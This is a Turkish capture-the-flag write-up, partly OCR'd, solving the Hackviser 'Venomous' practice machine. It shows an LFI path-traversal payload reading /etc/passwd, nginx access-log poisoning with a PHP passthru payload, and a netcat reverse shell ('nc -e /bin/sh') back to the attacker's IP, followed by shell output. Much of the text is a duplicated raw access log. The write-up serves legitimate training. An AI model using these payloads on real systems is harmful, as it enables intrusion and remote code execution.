
Warmups 2 / Venomous


Herkese selamlar ben Mansur Derda bugün sizlere Hackviser üzerinde bulunan **Warmups 2 / Venomous** makinesinin çözümünü anlatacağım keyifli okumalar.

(Arada sistemim çöktüğü için makineyi yeniden başlatmak zorunda kaldım ip değişmesi o yüzdendir.)

Öncelikle sistemin bize verdiği adrese gidiyoruz. Bizi aşağıdaki gibi bir site karşılıyor.




Sitede gezinirken aşağıdaki kısma geliyorum burada url kısmı dikkatimi çekiyor ve LFI denemeye başlıyorum



=../../../../etc/passwd

bu kısımda LFI ı tutturuyoruz.





Sorunun bize soruda verdiği ipucuyu kullanarak Nginx access loglarının varsayılan yolunu araştırmaya başlıyorum ve burada birşeyler arıyorum.


/var/log/nginx/access.log

Ardından yukarıdak sonuca ulaşıyorum.

Bundan sonraki kısımda ise Log poisoning kısmı devreye giriyor.


Good Shoppy;
172.20.7.61/show-invoice.ph
172.20.7.61/show-invoice.php?invoice=../../../../var/log/nginx/access.log
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET / HTTP/1.1" 200 3317 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /css/font-awesome.min.css HTTP/1.1" 200 27466 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /css/notika-custom-icon.css HTTP/1.1" 200 3893 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /css/main.css HTTP/1.1" 200 5728 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /css/bootstrap.min.css HTTP/1.1" 200 121260 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /css/responsive.css HTTP/1.1" 200 17504 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/bootstrap.min.js HTTP/1.1" 200 36868 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /css/animate.css HTTP/1.1" 200 74096 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /style.css HTTP/1.1" 200 120591 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/counterup/jquery.counterup.min.js HTTP/1.1" 200 1074 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/vendor/jquery-1.12.4.min.js HTTP/1.1" 200 97166 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/counterup/waypoints.min.js HTTP/1.1" 200 8051 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/counterup/counterup-active.js HTTP/1.1" 200 204 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/sparkline/jquery.sparkline.min.js HTTP/1.1" 200 43251 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/sparkline/sparkline-active.js HTTP/1.1" 200 1165 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/jquery.flot.js HTTP/1.1" 200 126139 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/jquery.flot.resize.js HTTP/1.1" 200 3373 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/jquery.flot.pie.js HTTP/1.1" 200 23809 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/jquery.flot.tooltip.min.js HTTP/1.1" 200 7811 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/jquery.flot.orderBars.js HTTP/1.1" 200 6039 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/curvedLines.js HTTP/1.1" 200 16825 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/flot-active.js HTTP/1.1" 200 11673 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/knob/jquery.knob.js HTTP/1.1" 200 26836 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/knob/jquery.appear.js HTTP/1.1" 200 3337 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/knob/knob-active.js HTTP/1.1" 200 683 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/main.js HTTP/1.1" 200 4929 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /fonts/notika-icon.ttf?qzfrsz HTTP/1.1" 200 24080 "http://172.20.7.61/style.css" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /img/post/2.jpg HTTP/1.1" 404 125 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /img/post/1.jpg HTTP/1.1" 404 125 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /img/post/4.jpg HTTP/1.1" 404 125 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /favicon.ico HTTP/1.1" 404 125 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:03:54 -0400] "GET / HTTP/1.0" 200 20013 "-" "-" 10.8.7.231 - - [15/Oct/2024:11:03:54 -0400] "GET / HTTP/1.0" 200 20013 "-" "-" 10.8.7.231 - - [15/Oct/2024:11:03:54 -0400] "GET /nmaplowercheck1729004635 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.8.7.231 - - [15/Oct/2024:11:03:54 -0400] "POST /sdk HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.8.7.231 - - [15/Oct/2024:11:03:54 -0400] "GET /evox/about HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.8.7.231 - - [15/Oct/2024:11:03:54 -0400] "GET /HNAP1 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.8.7.231 - - [15/Oct/2024:11:03:54 -0400] "GET / HTTP/1.0" 200 20013 "-" "-" 10.8.7.231 - - [15/Oct/2024:11:03:54 -0400] "GET / HTTP/1.1" 200 20026 "-" "-" 10.8.7.231 - - [15/Oct/2024:11:04:41 -0400] "GET / HTTP/1.1" 200 3317 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:04:41 -0400] "GET /img/post/2.jpg HTTP/1.1" 404 125 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:04:41 -0400] "GET /img/post/1.jpg HTTP/1.1" 404 125 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:04:41 -0400] "GET /img/post/4.jpg HTTP/1.1" 404 125 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.8.7.231 - - [15/Oct/2024:11:04:42 -0400] "GET /invoice.php HTTP/1.1" 200 2401 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux


53 HTTP/1.1" 200 126139 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux
54 x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
55 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET
56 /js/flot/jquery.flot.resize.js HTTP/1.1" 200 3373 "http://172.20.7.61/"
57 "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
58 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET
59 /js/flot/jquery.flot.pie.js HTTP/1.1" 200 23809 "http://172.20.7.61/"
60 "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
61 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET
62 /js/flot/jquery.flot.tooltip.min.js HTTP/1.1" 200 7811
63 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
64 Gecko/20100101 Firefox/115.0"
65 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET
66 /js/flot/jquery.flot.orderBars.js HTTP/1.1" 200 6039
67 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
68 Gecko/20100101 Firefox/115.0"
69 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/curvedLines.js
70 HTTP/1.1" 200 16825 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux
71 x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
72 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/flot/flot-active.js
73 HTTP/1.1" 200 11673 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux
74 x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
75 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/knob/jquery.knob.js
76 HTTP/1.1" 200 26836 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux
77 x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
78 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET
79 /js/knob/jquery.appear.js HTTP/1.1" 200 3337 "http://172.20.7.61/"
80 "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
81 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/knob/knob-active.js
82 HTTP/1.1" 200 683 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux
83 x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
84 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /js/main.js HTTP/1.1"
85 200 4929 "http://172.20.7.61/" "Mozilla/5.0 (X11; Linux x86_64;
86 rv:109.0) Gecko/20100101 Firefox/115.0"
87 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET
88 /fonts/notika-icon.ttf?qzfrsz HTTP/1.1" 200 24080
89 "http://172.20.7.61/style.css" "Mozilla/5.0 (X11; Linux x86_64;
90 rv:109.0) Gecko/20100101 Firefox/115.0"
91 10.8.7.231 - - [15/Oct/2024:11:03:05 -0400] "GET /img/post/2.jpg



Yukarıdaki gibi log dosyaları bizi karşılıyor. Sırada ise bu dosyada komut yürütme işlemi var.


nc 172.20.3.16 80 komutu ile adrese payload gönderiyorum.

ardından

GET /<?php passthru('id'); ?> HTTP/1.1
Host: 172.20.3.16
Connection: close

komutunu gönderip id komutunu çalıştırmaya çalışıyorum.

Aşağıdaki görselde de görebileceğim üzere id komutunu başarılı bir şekilde çalıştırabildim.



Sırada ise shell almak var.

nc -lvp 1010 portunu dinlemeye alıyorum. (Bu kısımda kullanılmayan portları kullanmak önemli ben bu yüzden baya bi zaman kaybettim :)))

ardından tekrar

nc 172.20.3.16 80

komutu ile bağlantı kuruyoruz..

Ardından aşağıdaki komutu kullanıyoruz. İstek yaparak shell almaya çalışıyoruz.

GET /<?php passthru('nc -e /bin/sh 10.8.7.231 1010'); ?> HTTP/1.1
Host: 172.20.3.16
Connection: close

```
┌──(kali㉿kali)-[~]
└─$ nc 172.20.3.16 80
GET /<?php passthru('nc -e /bin/sh 10.8.7.231 1010'); ?> HTTP/1.1
Host: 172.20.3.16
Connection: close

HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Tue, 15 Oct 2024 15:48:41 GMT
Content-Type: text/html
Content-Length: 153
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1010
listening on [any] 1010 ...
172.20.3.16: inverse host lookup failed: Unknown host
connect to [10.8.7.231] from (UNKNOWN) [172.20.3.16] 41340
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls
css
fonts
index.php
invoice.php
invoices
js
show-invoice.php
style.css
```

Bütün bunların ardından geriye sadece listelemek kalıyor.

ls -la —full-time ile her türlü bilgiyi almış oluyoruzz.

```
ls -la --full-time
total 184
drwxr-xr-x  6 root root   4096 2023-12-24 11:13:49.168000000 -0500 .
drwxr-xr-x  3 root root   4096 2023-09-28 03:27:47.935855719 -0400 ..
drwxr-xr-x 19 root root   4096 2023-09-28 03:45:42.922734133 -0400 css
drwxr-xr-x  2 root root   4096 2023-09-28 03:45:43.534737045 -0400 fonts
-rw-r--r--  1 root root  20013 2024-02-01 02:15:05.439679033 -0500 index.php
-rw-r--r--  1 root root  13075 2024-02-01 02:30:26.178756563 -0500 invoice.php
drwxr-xr-x  2 root root   4096 2023-09-28 03:45:43.962739081 -0400 invoices
drwxr-xr-x 34 root root   4096 2023-09-28 03:45:44.094739709 -0400 js
-rw-r--r--  1 root root     65 2023-12-10 19:23:00.000000000 -0500 show-invoice.php
-rw-r--r--  1 root root 120591 2023-09-28 03:45:45.554746652 -0400 style.css
```

Umarım bu yazı sizler için faydalı olmuştur diğer yazılarda görüşmek üzere...